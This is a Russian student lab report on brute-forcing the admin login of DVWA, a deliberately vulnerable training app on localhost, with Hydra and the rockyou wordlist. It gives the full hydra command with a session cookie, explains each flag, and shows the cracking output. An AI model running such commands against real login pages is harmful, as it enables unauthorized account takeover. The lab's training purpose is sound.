

Индивидуальный проект - Этап 3

Основы информационной безопасности

Чистов Даниил Максимович

Содержание

1	Цель работы	4
2	Выполнение лабораторной работы	5
3	Выводы	9
4	Список литературы	10

Список иллюстраций

2.1	Список паролей в Kali Linux	5
2.2	Brute Force в DVWA	5
2.3	DVWA security level: Medium	6
2.4	Нахожу Cookie	6
2.5	Работа Hydra	7
2.6	Аккаунт взломан	8

1 Цель работы

Получение навыков пользование утилитой Hydra

2 Выполнение лабораторной работы

Мне потребуется список часто используемых паролей, в Kali Linux уже есть такой список в виде файла, его лишь нужно разархивировать (рис. 2.1).

```
(dmchistov@dmchistov)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt      wifite.txt

(dmchistov@dmchistov)-[/usr/share/wordlists]
$ gzip -d rockyou.txt.gz
gzip: rockyou.txt: Permission denied

(dmchistov@dmchistov)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz
[sudo] пароль для dmchistov:

(dmchistov@dmchistov)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt   wifite.txt
```

Рис. 2.1: Список паролей в Kali Linux

Захожу на страничку DVWA про Brute Force (рис. 2.2).




Рис. 2.2: Brute Force в DVWA

Важно отметить, что в DVWA есть несколько уровней защиты, которые можно

самостоятельно менять. По автомату стоит Impossible, в таком режиме Brute Force бесполезен. Поэтому нужно поменять уровень защиты на medium (рис. 2.3).




Рис. 2.3: DVWA security level: Medium

Захожу на страничку про Brute Force, пытаюсь войти с случайным паролем. Не выходит, для работы с Hydra нам потребуется Cookie нашего веб приложения. Нужные нам куки можно найти, открыв инструменты разработчика в браузере (рис. 2.4).




Рис. 2.4: Нахожу Cookie

После этого пишу следующую команду (рис. 2.5):

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=92agph6bg75dibn677h0dcseva; security=medium:F=Username and/or password incorrect." -V
```

- -l admin - логин всегда будет admin
- -P /путь/ - указываем пароли и подаём путь к файлу со списком
- http-get-form - используем http GET-request, также существует POST-Request, и Hydra его поддерживает, но на уровне защиты medium такой реквест не работает.


Теперь сам реквест: “/DVWA/vulnerabilities/brute/:username=^{USER}&password=^{PASS}&Login=Login:H=Cookie:PHPSESSID=92agph6bg75dibn677h0dcseva; security=medium:F=Username and/or password incorrect.” -V”

- Мы указываем путь к нашей веб-страничке: /DVWA/vulnerabilities/brute/
- Указываем, что username и пароль те, что мы подали в начале команды,
- Подаём H= наши куки,
- а F= - текст, который выводится при неправильном логине - так Hydra будет понимать, что попытка подобрать пароль не было успешной, если в веб-страничке встречается такой текст.
- -V пишу, чтобы команда выводила более детальную информацию

```
[omhiss@omhiss ~]$ hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=92agph6bg75dibn677h0dcseva; security=medium:F=Username and/or password incorrect." -V
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-12 21:38:08
DATA max 16 tasks per 1 server, overall 16 tasks, 16344399 login tries (11191344399), ~894025 tries per task
DATA attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username="USER"&password="PASS"&Login=Login:H=Cookie:PHPSESSID=92agph6bg75dibn677h0dcseva; security=medium:F=Username and/or password incorrect.
ATTNPT target localhost - login "admin" - pass "123456" - 1 of 16344399 (child 8) (0/0)
ATTNPT target localhost - login "admin" - pass "123457" - 2 of 16344399 (child 11) (0/0)
ATTNPT target localhost - login "admin" - pass "123458" - 3 of 16344399 (child 2) (0/0)
ATTNPT target localhost - login "admin" - pass "password" - 4 of 16344399 (child 13) (0/0)
ATTNPT target localhost - login "admin" - pass "loveyou" - 5 of 16344399 (child 6) (0/0)
ATTNPT target localhost - login "admin" - pass "prince" - 6 of 16344399 (child 5) (0/0)
ATTNPT target localhost - login "admin" - pass "123459" - 7 of 16344399 (child 8) (0/0)
ATTNPT target localhost - login "admin" - pass "rockyou" - 8 of 16344399 (child 2) (0/0)
ATTNPT target localhost - login "admin" - pass "123450" - 9 of 16344399 (child 8) (0/0)
ATTNPT target localhost - login "admin" - pass "123451" - 10 of 16344399 (child 8) (0/0)
ATTNPT target localhost - login "admin" - pass "123452" - 11 of 16344399 (child 8) (0/0)
ATTNPT target localhost - login "admin" - pass "123453" - 12 of 16344399 (child 8) (0/0)
ATTNPT target localhost - login "admin" - pass "123454" - 13 of 16344399 (child 12) (0/0)
ATTNPT target localhost - login "admin" - pass "123455" - 14 of 16344399 (child 12) (0/0)
ATTNPT target localhost - login "admin" - pass "123456" - 15 of 16344399 (child 14) (0/0)
ATTNPT target localhost - login "admin" - pass "123457" - 16 of 16344399 (child 15) (0/0)
ATTNPT target localhost - login "admin" - pass "123458" - 17 of 16344399 (child 8) (0/0)
[0] http-get-form http://localhost:80/DVWA/vulnerabilities/brute/:username="USER"&password="PASS"&Login=Login:H=Cookie:PHPSESSID=92agph6bg75dibn677h0dcseva; security=medium:F=Username and/or password incorrect.
[0] 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-12 21:38:14
```

Рис. 2.5: Работа Hydra

После того, как Hydra закончила работу. Она нам сообщила, что подходящий пароль - password. Воспользуемся им при входе. Всё успешно! Мы взломали аккаунт Brute Force'ом и теперь имеем доступ (рис. 2.6).



The screenshot displays a web interface titled "Vulnerability: Brute Force". It features a "Login" section with input fields for "Username:" and "Password:", and a "Login" button. Below the button, a message reads "Welcome to the password protected area admin", accompanied by a small image of a person with a surprised expression. A "More Information" section at the bottom lists three links related to brute force attacks and password security.


Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Рис. 2.6: Аккаунт взломан

3 Выводы

При выполнении данной работы я успешно получил навыки работы с Hydra, а также изучил метод уязвимости - Brute Force

4 Список литературы

Индивидуальный проект

о Hydra в Kali Linux

Список паролей в Kali Linux